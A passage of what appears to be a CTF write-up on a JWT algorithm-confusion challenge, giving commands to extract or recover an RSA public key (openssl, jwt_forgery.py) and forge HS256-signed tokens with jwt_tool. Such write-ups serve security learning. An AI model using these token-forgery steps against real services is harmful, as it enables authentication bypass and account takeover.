
so lets do that!

1. Create a malicious JWT
2. Sign using HS256 using the public key
3. send to server
4. profit?

To create our malicious JWT, I used **ticarpi/jwt_tool** to tamper with the JWT, you can also go to **jwt.io** and mess with it over there


exploitation – a hiccup

here's where I hit a slight hiccup – I couldn't find the server's public key. I checked the JWKS' keys.json route but to no avail




https://i-am-confusion.2024.ductf.dev:30001/.well-known/jwks.json
CTF
Error

```
Cannot GET /.well-known/jwks.json
```



exploitation – a hiccup

After the competition I read the writeup and it seems that it was possible to obtain the key via OpenSSL but I would like to provide an alternative solution that I used and that is useful for cases where you are unable to obtain the public key




openssl s_client -connect 172.25.80.1:443 2>&1 < /dev/null | sed -n '/-----BEGIN/,/-----END/p' > certificatechain.pem

Convert the certificate to x509 openssl x509 -pubkey -in certificatechain.pem -noout > pubkey.pem

Use node cli to sign JWT with the algorithm as HS256 and sign with the x509 public key

exploitation - overcoming the hiccup

After a good bit of googling, I discovered that it was in fact possible to extract the public key from two JWTs



Public key recovery
First, an attacker needs to recover the public key from the server in any way possible. It is possible to extract this from just two JWT tokens as shown below.
Grab two different JWT tokens and utilize the following tool: `https://github.com/silentsignal/rsa_sign2n/blob/release/standalone/jwt_forgery.py`

```
python3 jwt_forgery.py token1 token2
```

The tool will generate 4 different public keys, all in different formats. Try the following for all 4 formats.

Algorithm confusion
Change the JWT to the HS256 algorithm and modify any of the contents to your liking at `https://jwt.io/`.
Copy the resulting JWT token and use with the following tool: `https://github.com/ticarpi/jwt_tool`.


```
python /opt/jwt_tool/jwt_tool.py --exploit k -pk public_key token
```

You will now get a resulting JWT token that is validly signed.

Following the instructions, I generated two different JWTs by logging into the instance twice and copying out the cookies.

exploitation - overcoming the hiccup

This generates two different possible JWT cookies.



